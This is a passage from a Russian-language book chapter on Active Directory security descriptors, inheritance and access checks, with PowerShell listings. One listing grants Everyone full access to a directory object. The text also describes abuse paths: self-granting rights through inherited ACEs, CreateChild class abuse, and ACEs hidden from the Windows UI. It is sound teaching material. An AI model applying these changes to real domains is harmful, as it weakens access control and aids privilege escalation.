• **Enterprise Admins.** Задаётся для любого объекта контекста именования конфигурации.
• **Schema Admins.** Задаётся для любого объекта контекста именования схемы.

Изменение SID владельца и группы на одно из этих значений обеспечивает подходящих владельцев ресурсов во всём лесе. Например, если бы Enterprise Admins не являлась стандартным владельцем объектов конфигурации, администратор из одного домена леса мог бы создать объект, к которому администратор другого домена не смог бы обратиться, даже состоя в правильной группе.

Для создания окончательного дескриптора безопасности требуется последний шаг: стандартизация. Стандартизация дескрипторов безопасности появилась в Windows Server 2003 и по умолчанию включена. Она гарантирует, что ненаследуемые ACE всегда располагаются в порядке двоичного сравнения. Это отличается от процесса канонизации ACL, описанного в главе 5,

который упорядочивает ACE по типу, а не по двоичному значению. Поэтому две канонические ACL с одинаковыми записями ACE могут иметь различный порядок.

Стандартизировать дескриптор безопасности можно командой `Edit-NtSecurityDescriptor` с параметром `Standardize`. Однако стандартизированная форма ACL не всегда совпадает с канонической. Действительно, при сравнении исходного канонизированного дескриптора безопасности (показанного в листинге 11-16) со стандартизированным команда `Compare-NtSecurityDescriptor` показывает две переставленные ACE. Теоретически это расхождение могло бы изменить результат проверки доступа, но на практике это маловероятно, поскольку ACE Denied всегда располагаются перед ACE Allowed независимо от прочих правил упорядочивания ACE.

Администратор может отключить стандартизацию, задав флаг в специальном атрибуте каталога `dsHeuristics`. Запросить этот флаг можно командой PowerShell `Get-DsHeuristics`, как показано в листинге 11-19.

```
PS> (Get-DsHeuristics).DontStandardizeSDs
False
```

Листинг 11-19. Проверка включения стандартизации дескрипторов безопасности

Если команда возвращает `True`, стандартизация дескрипторов безопасности отключена.

Назначение дескрипторов безопасности существующим объектам

Для изменения дескриптора безопасности существующего объекта по его различающемуся имени можно использовать команду PowerShell `Set-Win32SecurityDescriptor`. В листинге 11-20 это показано для объекта `CN=SomeObject,DC=mineral,DC=local`. Перед выполнением сценария замените это имя именем объекта, существующего в вашей конфигурации Active Directory.

```
PS> $dn = "CN=SomeObject,DC=mineral,DC=local"
PS> $sd = New-NtSecurityDescriptor "D:(A;;GA;;;WD)"
PS> Set-Win32SecurityDescriptor $dn -Type Ds -SecurityDescriptor $sd
    -SecurityInformation Dacl
```

Листинг 11-20. Задание дескриптора безопасности объекта командой Set-Win32SecurityDescriptor

Команда отправляет серверу каталогов запрос изменения для задания атрибута `NtSecurityDescriptor`. Как обсуждалось в главе 6, пользователю, изменяющему дескриптор безопасности, для записываемой части дескриптора должны быть предоставлены соответствующие права доступа к объекту, например `WriteDac`.

Флаги сведений безопасности указывают, какие части дескриптора безопасности можно изменять. Чтобы получить эти сведения, запросите у объекта сконструированный атрибут `sDRightsEffective`. Команда PowerShell `Get-DsSDRightsEffective` предоставляет этот атрибут, как показано в листинге 11-21.

```
PS> Get-DsSDRightsEffective -DistinguishedName $dn
Owner, Group, Dacl
```

Листинг 11-21. Запрос действующих сведений безопасности

Вывод указывает, что текущей вызывающей стороне будет предоставлен доступ на запись владельца, группы и DACL. Этот результат учитывает привилегии, например `SeTakeOwnershipPrivilege`, позволяющую изменить владельца, даже если дескриптор безопасности не предоставляет доступ `WriteOwner`. Каталог также позволяет вызывающей стороне обходить некоторые проверки с помощью привилегий; например, он может проверить

SeRestorePrivilege, чтобы определить, вправе ли вызывающая сторона задавать произвольные SID владельцев.

> **Примечание.** Чтобы добавить или удалить флаг защиты DACL командой Set-Win32SecurityDescriptor, необходимо использовать флаг сведений безопасности ProtectedDacl или UnprotectedDacl. Эти флаги не передаются серверу; вместо этого они задаются в управляющих флагах дескриптора безопасности, который затем отправляется серверу.

В листинге 11-22 мы создаём новый дескриптор безопасности объекта на основе трёх значений: дескриптора безопасности, предоставленного пользователем, текущего дескриптора безопасности и родительского дескриптора безопасности.

```
PS> $root_dn = (Get-ADRootDSE).defaultNamingContext
PS> $user_dn = "CN=Users,$root_dn"
PS> $curr_sd = Get-Win32SecurityDescriptor "CN=Users,$root_dn" -Type Ds
PS> Format-NtSecurityDescriptor $curr_sd -Summary
<Owner> : DOMAIN\Domain Admins
<Group> : DOMAIN\Domain Admins
<DACL> (Auto Inherited)
NT AUTHORITY\SYSTEM: (Allowed)(None)(Full Access)
--snip--

PS> $new_sd = New-NtSecurityDescriptor "D:(A;;GA;;;WD)"
PS> Edit-NtSecurityDescriptor -SecurityDescriptor $curr_sd
    -NewSecurityDescriptor $new_sd -SecurityInformation Dacl
    -Flags DaclAutoInherit, SaclAutoInherit

PS> $cls = Get-DsObjectSchemaClass $user_dn
PS> $parent = Get-Win32SecurityDescriptor $root_dn -Type Ds
PS> $sd = New-NtSecurityDescriptor -Parent $parent
    -ObjectType $cls.SchemaId -Creator $curr_sd -Container
    -Type DirectoryService -AutoInherit DaclAutoInherit, SaclAutoInherit,
        AvoidOwnerCheck, AvoidOwnerRestriction, AvoidPrivilegeCheck
    -EffectiveToken

PS> Edit-NtSecurityDescriptor $sd -Standardize
PS> Format-NtSecurityDescriptor $sd -Summary
<Owner> : DOMAIN\Domain Admins
<Group> : DOMAIN\Domain Admins
<DACL> (Auto Inherited)
Everyone: (Allowed)(None)(Full Access)
--snip--
```

Листинг 11-22. Создание нового дескриптора безопасности объекта

Сначала получаем текущий дескриптор безопасности объекта. В данном случае я выбрал контейнер Users как простой пример, но можно выбрать любой объект каталога. Затем создаём новый дескриптор безопасности и командой PowerShell Edit-NtSecurityDescriptor изменяем существующий дескриптор объекта, заменяя его только что созданным. В этой команде необходимо указать флаги сведений безопасности и флаги автоматического наследования.

Затем изменённый дескриптор безопасности используется как дескриптор создателя, а для наследования применяются родительский дескриптор безопасности и сведения о классе целевого объекта. Мы задаём несколько дополнительных флагов автоматического наследования, отключающих проверку владельца; это гарантирует правильное задание значения владельца на основе исходного дескриптора безопасности. Отключение проверок не создаёт угрозы безопасности, поскольку для изменения владельца вызывающая сторона должна была задать флаг сведений безопасности Owner, а Edit-NtSecurityDescriptor уже проверила бы SID владельца, не позволяя пользователю обойти проверку.

Теперь дескриптор безопасности можно стандартизировать и отформатировать. Как видно, он содержит ACE Everyone, соответствующую указанному нами новому дескриптору безопасности. На

этом этапе сервер также перечисляет все дочерние объекты изменяемого дескриптора безопасности и применяет к ним изменения наследования, вызванные новым дескриптором.

Сервер автоматически распространяет наследуемые ACE на дочерние объекты при каждом изменении дескриптора безопасности родительского объекта. Это отличается от поведения файлов и разделов реестра, где API Win32 должны вручную распространять наследование на дочерние элементы. Автоматическое распространение имеет интересное следствие: сервер не проверяет наличие у пользователя, задающего дескриптор безопасности, соответствующих прав доступа к дочернему объекту. Поэтому пользователь с доступом `WriteDac` к объекту выше в иерархии может задать новую наследуемую ACE и предоставить себе доступ к дочернему объекту, которого раньше не имел.

Единственный способ ослабить эту особенность - задать управляющий флаг `DaclProtected` в дескрипторе безопасности объекта, чтобы заблокировать наследование (а также никогда не предоставлять доступ `WriteDac` пользователям без прав администратора).

Проверка унаследованной безопасности дескриптора безопасности

Поскольку дескрипторы безопасности назначаются на основе иерархии объектов, источник их унаследованных ACE можно найти командой PowerShell `Search-Win32SecurityDescriptor`. В листинге 11-23 мы находим унаследованные ACE контейнера `Users`.

```
PS> $root_dn = (Get-ADRootDSE).defaultNamingContext
PS> $user_dn = "CN=Users,$root_dn"
PS> $cls = Get-DsObjectSchemaClass -DistinguishedName $user_dn
PS> Search-Win32SecurityDescriptor -Name $user_dn -Type Ds
    -ObjectType $cls.SchemaId
Name                Depth User                            Access
----                ----- ----                            ------
                    0     NT AUTHORITY\SYSTEM             GenericAll
                    0     MINERAL\Domain Admins           CreateChild|...
                    0     BUILTIN\Account Operators       CreateChild|...
                    0     BUILTIN\Account Operators       CreateChild|...
                    0     BUILTIN\Print Operators         CreateChild|...
                    0     NT AUTHORITY\Authenticated Users GenericRead
                    0     BUILTIN\Account Operators       CreateChild|...
DC=mineral,DC=local 1     BUILTIN\Pre-Windows 2000...     ReadProp
DC=mineral,DC=local 1     BUILTIN\Pre-Windows 2000...     ReadProp
DC=mineral,DC=local 1     BUILTIN\Pre-Windows 2000...     ReadProp
```

Листинг 11-23. Поиск источника унаследованных ACE

Эту команду можно применять к объектам Active Directory почти так же, как к файлам. Важное различие состоит в необходимости задать свойство `Type` равным `Ds`, чтобы искать объекты Active Directory на сервере.

Кроме того, параметром `ObjectType` необходимо указать GUID класса схемы для наследуемых ACE; иначе команда может вообще не найти исходные ACE, поскольку они, вероятно, наследуются на основе типа объекта. В моих испытаниях поиск иногда завершался успешно без указания типа объекта, но в большинстве случаев операция заканчивалась посторонней ошибкой.

Проверки доступа

Теперь, когда мы умеем запрашивать дескриптор безопасности объекта, можно выполнить проверку доступа и определить, предоставляет ли он пользователю определённый доступ. В дополнение к стандартным правам, таким как `ReadControl` и `WriteDac` (служащим соответственно

для чтения и записи дескриптора безопасности объекта), Active Directory определяет девять специфичных для типа прав доступа, которые могут предоставлять объекты каталога:

• **CreateChild.** Позволяет создавать новый дочерний объект.
• **DeleteChild.** Позволяет удалять дочерний объект.
• **List.** Позволяет перечислять дочерние объекты.
• **Self.** Позволяет записывать значение атрибута, которое проверит сервер.
• **ReadProp.** Позволяет читать значение атрибута.
• **WriteProp.** Позволяет записывать значение атрибута.
• **DeleteTree.** Позволяет удалять дерево объектов.
• **ListObject.** Позволяет выводить определённый объект.
• **ControlAccess.** Предоставляет доступ к операции каталога.

Некоторые из этих прав требуют более подробного объяснения. В следующих разделах мы разберём представляемые ими операции и способы их применения при определении действий, которые пользователь может выполнять на сервере каталогов. Обратите внимание, что поведение этих прав доступа распространяется и на ACE, заданные в SACL объекта, поэтому приведённые здесь описания можно применять к созданию событий аудита.

Создание объектов

Если пользователю предоставлено право `CreateChild`, он может создать дочерний объект данного объекта. ACE `AllowedObject` определяют, какие виды дочерних объектов вправе создавать пользователь. В листинге 11-24 показано предоставление права `CreateChild` для определённого типа объектов.

```
PS> $sd = New-NtSecurityDescriptor -Type DirectoryService -Owner "SY"
    -Group "SY"
PS> Add-NtSecurityDescriptorAce $sd -KnownSid World -Type Allowed
    -Access List
PS> $user = Get-DsSchemaClass -Name "user"
PS> Add-NtSecurityDescriptorAce $sd -KnownSid World -Type AllowedObject
    -Access CreateChild -ObjectType $user.SchemaId
PS> Format-NtSecurityDescriptor $sd -Summary -SecurityInformation Dacl
    -ResolveObjectType
<DACL>
Everyone: (Allowed)(None)(List)
Everyone: (AllowedObject)(None)(CreateChild)(OBJ:User)

PS> Get-NtGrantedAccess $sd -ObjectType $user
CreateChild, List

PS> $cont = Get-DsSchemaClass -Name "container"
PS> Get-NtGrantedAccess $sd -ObjectType $cont
List
```

Листинг 11-24. Проверка доступа CreateChild к типу объекта

Сначала создаём новый дескриптор безопасности и добавляем ACE, предоставляющую всем доступ `List`. Эта ACE не задаёт тип объекта, поэтому применяется ко всем пользователям, соответствующим SID. Затем получаем класс схемы `user` и используем его для создания второй ACE, предоставляющей доступ `CreateChild` и указывающей идентификатор схемы как тип объекта.

Мы выводим дескриптор безопасности, чтобы проверить правильность созданных ACE, передавая параметр `ResolveObjectType` команде `Format-NtSecurityDescriptor` для возврата имени типа объекта каталога. Без этого параметра команда вывела бы GUID, что менее полезно; однако учтите, что возврат этих имён может занять много времени и привести к зависанию команды.

Теперь запрашиваем максимальный предоставленный доступ для дескриптора безопасности, указывая класс схемы как проверяемый тип объекта, и получаем доступ `CreateChild` и `List`. Сервер каталогов делает то же самое при проверке доступа для операции создания дочернего объекта: находит идентификатор класса схемы создаваемого класса объекта и передаёт его API проверки доступа. Если доступ `CreateChild` предоставлен, операция продолжается.

Наконец, повторяем проверку доступа, но указываем класс `container`. На этот раз предоставляется только доступ `List`: поскольку идентификатор класса `user` не был передан в списке проверяемых типов объектов, проверка доступа проигнорировала ACE `CreateChild`.

Если дескриптор безопасности объекта содержит ACE, предоставляющую право `CreateChild` без указания типа объекта, пользователь может создать любой дочерний объект. Однако ограничения сохраняются. Во-первых, пользователь может создавать новые объекты только структурных классов; сервер должен отклонить создание объекта абстрактного или вспомогательного класса. Во-вторых, у каждого класса схемы есть список возможных родительских классов, или вышестоящих классов, хранящийся в атрибутах `possSuperiors` и `systemPossSuperiors`. Сервер разрешает создание дочернего объекта только в том случае, если класс родительского объекта присутствует в этом списке классов.

Определить все разрешённые дочерние классы может быть довольно сложно из-за правил наследования классов. К счастью, сервер каталогов также формирует атрибут `possibleInferiors`, перечисляющий классы, которые каталог разрешает использовать как дочерние для данного класса схемы. Эти классы можно запросить командой PowerShell `Get-DsSchemaClass` с параметром `Inferior`, как показано в листинге 11-25.

```
PS> Get-DsSchemaClass "user" -Inferior
Name                          SchemaId                             Attributes
----                          --------                             ----------
ms-net-ieee-80211-GroupPolicy 1cb81863-b822-4379-9ea2-5ff7bdc6386d 3
nTFRSSubscriptions            2a132587-9373-11d1-aebc-0000f80367c1 3
classStore                    bf967a84-0de6-11d0-a285-00aa003049e2 4
ms-net-ieee-8023-GroupPolicy  99a03a6a-ab19-4446-9350-0cb878ed2d9b 3
```

Листинг 11-25. Вывод нижестоящих классов класса схемы user

В листинге 11-25 показаны четыре дочерних класса, разрешённых для объекта `user`. Попытка создать объект класса, отсутствующего в списке дочерних, приводит к ошибке и отмене операции создания. Администратор может изменить этот список, добавив класс `user` в атрибут `possSuperiors` другого класса.

ЗЛОУПОТРЕБЛЕНИЕ ДОЧЕРНИМИ КЛАССАМИ

Если пользователю предоставлено право `CreateChild`, существует риск, что он сможет настроить каталог за пределами ожидаемых ограничений. Следует исходить из того, что возможность создать дочерний объект позволяет пользователю задать любой атрибут нового объекта, в том числе атрибуты, влияющие на решения безопасности сервера или сторонних приложений. Пользователь также может создавать новые объекты разрешённых нижестоящих классов.

Когда возможность создавать нижестоящие классы может привести к проблемам? Например, я обнаружил класс, добавленный на сервер Active Directory при установке почтового сервера Exchange, который обычные пользователи могли создавать в существующих объектах каталога. Этот класс, в свою очередь, имел нижестоящий класс `container`, способный содержать критичные для безопасности классы, такие как `user` или `group`. Подробности этой проблемы можно найти по идентификатору CVE-2021-34470.

Вывод одной команды `Get-DsSchemaClass` можно передать по конвейеру другой, чтобы построить полный список дочерних классов, происходящих от родителя:

```
PS> Get-DsSchemaClass user -Inferior | Get-DsSchemaClass -Inferior
```

Это покажет, какие типы объектов можно создать при наличии доступа `CreateChild`. Повторяйте конвейер, пока в выводе не перестанут появляться новые классы.

Удаление объектов

Удаление контролируют три права доступа: `Delete`, `DeleteChild` и `DeleteTree`. Каждое относится к отдельной операции удаления. Право `Delete` применяется только к текущему объекту; если у него есть дочерние объекты, сервер откажется удалять его. (Клиентское приложение могло бы обойти это ограничение, рекурсивно перечислив и удалив все дочерние элементы, если пользователь обладает необходимым доступом.)

Если пользователю предоставлен доступ `DeleteChild`, он может удалить любой непосредственный дочерний объект, хотя при наличии у этого объекта собственных дочерних элементов действует то же ограничение, что и для `Delete`. ACE, предоставляющая `DeleteChild`, может с помощью типа объекта ограничивать классы объектов, которые пользователь вправе удалять.

Наконец, право `DeleteTree` позволяет пользователю удалить целое дерево объектов, включая корневой объект. Удаление полностью выполняется сервером посредством специальной команды удаления дерева. При наличии этого права пользователю не нужны права удаления дочерних объектов.

Удалять объекты можно командой PowerShell `Remove-ADObject`. Для применения права `DeleteTree` необходимо указать параметр `Recursive`.

Перечисление объектов

Список прав доступа включает два права перечисления объектов: `List` и `ListObject`. Между ними есть различия. По умолчанию, если пользователю не предоставлен доступ `List`, он не может проверять дочерние элементы объекта. Однако это ограничение не транзитивно: например, если дочерний объект предоставляет доступ `List`, пользователь может просматривать его дочерние элементы, хотя не может вывести сам объект из родительского. (То есть для проверки пользователь должен знать имя дочернего объекта.)

Доступ `ListObject` применяется не к родителю, а к отдельным объектам. Если пользователь обладает правом `ListObject` на объект, но не имеет права `List` на родительский объект, он всё равно может вывести объект и взаимодействовать с ним. По умолчанию сервер Active Directory не проверяет право `ListObject`, вероятно, из соображений производительности.

Если пользователю не предоставлен доступ `List` к объекту, но он пытается перечислить его дочерние элементы, серверу пришлось бы выполнять проверку доступа для каждого дочернего объекта, выясняя, какие из них видимы благодаря разрешённому доступу `ListObject`. Для объектов каталога с большим числом дочерних элементов это была бы очень дорогостоящая операция.

Это право доступа можно включить флагом в атрибуте каталога `dsHeuristics`. Запросите флаг командой PowerShell `Get-DsHeuristics`:

```
PS> (Get-DsHeuristics).DoListObject
```

Если вывод равен `True`, право доступа `ListObject` включено.

Чтение и запись атрибутов

Права `ReadProp` и `WriteProp` управляют соответственно чтением и записью атрибутов объекта. Можно разрешить чтение и запись всех атрибутов объекта посредством ACE без типа объекта. Однако чаще объект разрешает чтение всех атрибутов, но ограничивает доступные для записи, задавая в качестве типа объекта ACE идентификатор схемы атрибута.

В листинге 11-26 показан пример реализации проверки доступа для чтения и записи атрибутов.

```
PS> $sd = New-NtSecurityDescriptor -Type DirectoryService -Owner "DA"
    -Group "DA"
PS> Add-NtSecurityDescriptorAce $sd -KnownSid World -Type Allowed
    -Access ReadProp
PS> $attr = Get-DsSchemaAttribute -Name "accountExpires"
PS> Add-NtSecurityDescriptorAce $sd -KnownSid World -Type AllowedObject
    -Access WriteProp -ObjectType $attr.SchemaId
PS> Get-NtGrantedAccess $sd -ObjectType $attr
ReadProp, WriteProp

PS> $pwd = Get-DsSchemaAttribute -Name "pwdLastSet"
PS> Get-NtGrantedAccess $sd -ObjectType $pwd
ReadProp
```

Листинг 11-26. Проверка прав доступа ReadProp и WriteProp

Сначала создаём новый дескриптор безопасности с ACE Allowed, предоставляющей доступ `ReadProp` без указания типа объекта. Затем добавляем ACE, предоставляющую доступ `WriteProp` только к атрибуту `accountExpires`.

Далее выполняем проверку доступа, указывая идентификатор схемы этого атрибута как тип объекта, и получаем доступ `ReadProp` и `WriteProp`. Но если выполнить проверку с другим типом атрибута, будет предоставлен только общий доступ `ReadProp`.

Дескриптор безопасности может содержать ACE Denied, блокирующую чтение или запись определённого атрибута, даже если отдельная ACE разрешает чтение или запись всех атрибутов. Например, если ACE Denied блокировала бы чтение запрошенного здесь атрибута `pwdLastSet`, не был бы предоставлен даже доступ `ReadProp`. Сервер каталогов должен обязательно указывать точный тип проверяемых атрибутов.

> **Примечание.** Даже если проверка доступа показывает, что атрибут можно прочитать или записать, сервер каталогов не обязан исполнять это решение. Каталог содержит несколько атрибутов, которые обычный пользователь не может читать или записывать. Например, он не может читать или записывать пароли пользователей, хранящиеся в атрибуте `unicodePwd`, доступ к которому разрешён только системе. Никакая настройка дескриптора безопасности не должна изменить это поведение (хотя отдельный механизм позволяет пользователю записать пароль;
> мы вернёмся к нему в разделе «Права управления доступом» на странице 376). Кроме того, обычный пользователь не может изменять атрибуты, помеченные как исключительно системные атрибутом схемы `systemOnly`.

Проверка нескольких атрибутов

Чтобы не приходилось отправлять серверу каталогов несколько запросов, LDAP поддерживает чтение и запись нескольких атрибутов одним запросом. Однако выполнение отдельной проверки доступа для идентификатора схемы каждого из этих атрибутов перед определением доступности

чтения или записи было бы дорогостоящим.

Как описано в главе 7, процесс проверки доступа позволяет построить дерево типов объектов для проверки нескольких атрибутов за один раз. В дереве перечислены каждый тип объекта и предоставляемый ему доступ, что позволяет серверу каталогов быстро решить, следует ли разрешить запрос. В листинге 11-27 показано применение дерева типов объектов при проверке доступа. Он продолжает команды листинга 11-26.

```
PS> $user = Get-DsSchemaClass -Name "user"
PS> $obj_tree = New-ObjectTypeTree $user
PS> Add-ObjectTypeTree -Tree $obj_tree $attr
PS> Add-ObjectTypeTree -Tree $obj_tree $pwd

PS> Get-NtGrantedAccess $sd -ObjectType $obj_tree -ResultList -PassResult |
    Format-Table Status, SpecificGrantedAccess, Name
        Status SpecificGrantedAccess Name
        ------ -------------------- ----
STATUS_SUCCESS              ReadProp user
STATUS_SUCCESS   ReadProp, WriteProp accountExpires
STATUS_SUCCESS              ReadProp pwdLastSet

PS> Get-NtGrantedAccess $sd -ObjectType $obj_tree -ResultList -PassResult
    -Access WriteProp | Format-Table Status, SpecificGrantedAccess, Name
            Status SpecificGrantedAccess Name
            ------ -------------------- ----
STATUS_ACCESS_DENIED                  None user
      STATUS_SUCCESS             WriteProp accountExpires
STATUS_ACCESS_DENIED                  None pwdLastSet
```

Листинг 11-27. Применение дерева типов объектов для проверки нескольких атрибутов

Сначала получаем класс схемы `user` и строим на его основе дерево, задавая идентификатор схемы класса как корень. Затем командами `Add-ObjectTypeTree` добавляем два проверяемых атрибута, `accountExpires` и `pwdLastSet`, как листовые узлы корня. Структура окончательного дерева показана на рисунке 11-4.




Рисунок 11-4. Дерево типов для объекта user и его атрибутов accountExpires и pwdLastSet

Затем передаём дерево команде `Get-NtGrantedAccess`, обязательно указывая, что требуется список всех результатов, а не одно значение предоставленного доступа. Результаты показывают, что только атрибуту `accountExpires` предоставлен доступ `ReadProp` и `WriteProp`, тогда как объекту

user и атрибуту pwdLastSet предоставлен только ReadProp.

Обычно сервер Active Directory указывает проверяемое право доступа явно, а не просто запрашивает максимальный предоставленный доступ. Это можно проверить, задав параметр Access равным WriteProp. Результаты показывают, что объекту user и его атрибуту pwdLastSet отказано в доступе, а атрибуту accountExpires предоставлен WriteProp.

Указание класса объекта в дереве приводит к интересному поведению, показанному в листинге 11-28.

```
PS> Add-NtSecurityDescriptorAce $sd -KnownSid World -Type AllowedObject
    -Access WriteProp -ObjectType $user.SchemaId
PS> Get-NtGrantedAccess $sd -ObjectType $obj_tree -ResultList -PassResult |
    Format-Table Status, SpecificGrantedAccess, Name
        Status SpecificGrantedAccess Name
        ------ --------------------- ----
STATUS_SUCCESS   ReadProp, WriteProp user
STATUS_SUCCESS   ReadProp, WriteProp accountExpires
STATUS_SUCCESS   ReadProp, WriteProp pwdLastSet
```

Листинг 11-28. Предоставление доступа WriteProp к классу схемы

Как видите, можно добавить ACE, предоставляющую права доступа ко всем атрибутам указанного класса объектов. Здесь мы добавляем ACE с доступом WriteProp и указываем идентификатор схемы класса user. При повторной проверке обнаруживается, что WriteProp предоставлен всем атрибутам дерева.

Предоставление доступа ко всем атрибутам, вероятно, является побочным свойством реализации, а не намеренным проектным решением: пользовательский интерфейс Windows для изменения дескриптора безопасности объекта каталога не понимает такую ACE и показывает, что она не предоставляет никаких конкретных прав доступа. Злоумышленник мог бы использовать это поведение, чтобы скрыть от администратора вредоносные изменения дескриптора безопасности.

Анализ наборов свойств

Как показано в листинге 11-29, класс объектов может иметь множество атрибутов: у класса user их 428, если учитывать атрибуты всех вспомогательных классов.

```
PS> (Get-DsSchemaClass user -Recurse -IncludeAuxiliary |
    Sort-Object SchemaId -Unique |
    Select-Object -ExpandProperty Attributes).Count
428
```

Листинг 11-29. Подсчёт атрибутов класса схемы user

Если предоставлять определённые права доступа каждому из этих атрибутов, DACL быстро станет неуправляемым; ACL может даже исчерпать разрешённые 64 Кбайт пространства.

Для частичного решения этой проблемы конфигурация Active Directory позволяет определять произвольные наборы свойств, объединяющие несколько атрибутов под одним GUID. Затем этот идентификатор можно использовать как тип объекта в ACE, чтобы за один раз предоставить или запретить доступ к группе атрибутов. Наборы свойств - лишь один вид расширенных прав, позволяющих администратору добавлять в каталог дополнительные права доступа. Два других вида, права управления доступом и права проверяемой записи, рассматриваются в следующих разделах. В листинге 11-30 показано получение всех расширенных прав текущего каталога.

```
PS> $config_dn = (Get-ADRootDSE).configurationNamingContext
PS> $extended_dn = "CN=Extended-Rights,$config_dn"
PS> Get-ADObject -SearchBase $extended_dn -SearchScope OneLevel -Filter *
    -Properties * | Group-Object {
        Get-NtAccessMask $_.validAccesses -AsSpecificAccess DirectoryService
```

```
    }
Count Name                      Group
----- ----                      -----
   60 ControlAccess             {CN=Add-GUID,CN=Extended-Rights,...}
   15 ReadProp, WriteProp       {CN=DNS-Host-Name-Attributes,...}
    6 Self                      {CN=DS-Validated-Write-Computer,...}
```

Листинг 11-30. Получение расширенных прав и их группировка по атрибуту validAccesses

Определённый вид расширенного права объект может указать в атрибуте `validAccesses`, где хранится целое число, представляющее права доступа к объекту каталога. Командой PowerShell `Get-NtAccessMask` мы преобразуем атрибут в перечисление прав доступа. Если `validAccesses` (и, следовательно, значение столбца `Name`) равен `ReadProp` и `WriteProp`, расширенное право является набором свойств.

Для упрощения анализа расширенных прав и наборов свойств модуль NtObjectManager реализует команду PowerShell `Get-DsExtendedRight`, как показано в листинге 11-31.

```
PS> $attr = Get-DsSchemaAttribute -Name "accountExpires"
PS> $prop_set = Get-DsExtendedRight -Attribute $attr
PS> $prop_set
Name                        RightsId
----                        --------
User-Account-Restrictions 4c164200-20c0-11d0-a768-00aa006e0529

PS> $prop_set.AppliesTo | Select-Object Name
Name
----
msDS-GroupManagedServiceAccount
inetOrgPerson
msDS-ManagedServiceAccount
computer
user

PS> $user = Get-DsSchemaClass user
PS> Get-DsExtendedRight -SchemaClass $user
Name                            RightsId
----                            --------
Allowed-To-Authenticate         68b1d179-0d15-4d4f-ab71-46152e79a7bc
Email-Information               e45795b2-9455-11d1-aebd-0000f80367c1
General-Information             59ba2f42-79a2-11d0-9020-00c04fc2d3cf
--snip--
```

Листинг 11-31. Получение набора свойств атрибута и возможных классов его схемы

Сначала получаем использованный ранее атрибут `accountExpires` и передаём его команде `Get-DsExtendedRight`. Если атрибут входит в набор свойств, команда возвращает расширенное право. Здесь вывод показывает, что атрибут входит в набор свойств `User-Account-Restrictions`.

Столбец `RightsId` содержит GUID, который следует использовать в ACE для разрешения или запрета доступа к типу объекта. Этот GUID находится в атрибуте `attributeSecurityGUID` атрибута схемы. У каждого набора свойств также есть список классов схемы, которым разрешено его содержать. Благодаря этому сервер каталогов знает, какое дерево типов объектов требуется построить при проверке доступа.

Наконец, выполняем обратную операцию: находим все наборы свойств, применимые к определённому классу схемы `user`.

В листинге 11-32 показано использование набора свойств при проверке доступа.

```
PS> $sd = New-NtSecurityDescriptor -Type DirectoryService
    -Owner "SY" -Group "SY"
PS> Add-NtSecurityDescriptorAce $sd -KnownSid World -Type AllowedObject
    -Access ReadProp -ObjectType $prop_set.RightsId
PS> Add-NtSecurityDescriptorAce $sd -KnownSid World -Type AllowedObject
    -Access WriteProp -ObjectType $attr.SchemaId
PS> $obj_tree = New-ObjectTypeTree -SchemaObject $user
```

```
PS> Add-ObjectTypeTree -Tree $obj_tree -SchemaObject $prop_set
PS> Get-NtGrantedAccess $sd -ObjectType $prop_set -ResultList -PassResult |
    Format-Table SpecificGrantedAccess, Name
SpecificGrantedAccess Name
--------------------- ----
              ReadProp user
              ReadProp User-Account-Restrictions
  ReadProp, WriteProp accountExpires
              ReadProp msDS-AllowedToActOnBehalfOfOtherIdentity
              ReadProp msDS-User-Account-Control-Computed
              ReadProp msDS-UserPasswordExpiryTimeComputed
              ReadProp pwdLastSet
              ReadProp userAccountControl
              ReadProp userParameters
```

Листинг 11-32. Выполнение проверки доступа с набором свойств

Мы строим новый дескриптор безопасности для проверки и предоставляем доступ `ReadProp` по идентификатору набора свойств. Кроме того, атрибуту `accountExpires` внутри этого набора предоставляем доступ `WriteProp`, используя переменную `$attr`, определённую в листинге 11-31.

Затем требуется построить дерево типов объектов. Как и прежде, корнем дерева служит класс объекта. Набор свойств добавляется как дочерний элемент дерева, в результате чего получается дерево типов объектов на рисунке 11-5.

